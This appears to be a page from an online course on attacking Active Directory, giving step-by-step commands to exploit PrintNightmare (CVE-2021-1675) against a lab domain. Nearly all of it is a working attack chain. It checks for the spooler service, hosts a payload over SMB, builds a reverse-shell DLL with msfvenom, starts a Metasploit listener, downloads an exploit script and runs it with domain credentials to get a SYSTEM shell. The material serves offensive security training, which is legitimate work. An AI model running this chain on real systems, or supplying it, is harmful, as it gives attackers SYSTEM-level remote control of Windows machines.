> For the complete documentation index, see [llms.txt](https://watchdogsacademy.gitbook.io/attacking-active-directory/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://watchdogsacademy.gitbook.io/attacking-active-directory/exploiting-with-users/printnightmare-bronx/check-and-prepare.md).
# Check and Prepare
### The Explanation
The print spooler service is started as the system account which is the highest account in windows that you can take over. You will trick the print spooler to install a new driver from an unc path and load that driver. In our case, a DLL file and once loaded will give the reverse shell to our kali machine. Because the print spooler service is started as System user it will be the system user calling back to the kali machine and not the non-privledged user we are using to install the driver.
To exploit printnightmare we will first check if the spooler is active on targets
### Check spooler is active
```
crackmapexec smb 192.168.56.10-23 -M spooler
```
```
rpcdump.py @192.168.56.10 | egrep 'MS-RPRN|MS-PAR'
```
### Setup SMB to Host our .dll
```
sudo smbserver.py -smb2support "smb" /home/jefe/smb
```
### Create Revershell and place it in the smb directory
```
msfvenom -f dll -p windows/x64/shell_reverse_tcp LHOST=192.168.56.31 LPORT=4444 -o /home/jefe/smb/remote.dll
```
### Setup the listener
```
msfconsole
use multi/handler
set payload windows/x64/shell_reverse_tcp
set lhost 192.168.56.31
set lport 4444
run
```
### Download and execute exploit
```
wget https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/SharpPrintNightmare/CVE-2021-1675.py
```
```
python3 CVE-2021-1675.py north.newyork.local/claudio.ortiz:babyboy@bronx.north.newyork.local '\\192.168.56.31\smb\remote.dll'
```

### Got Shell?
###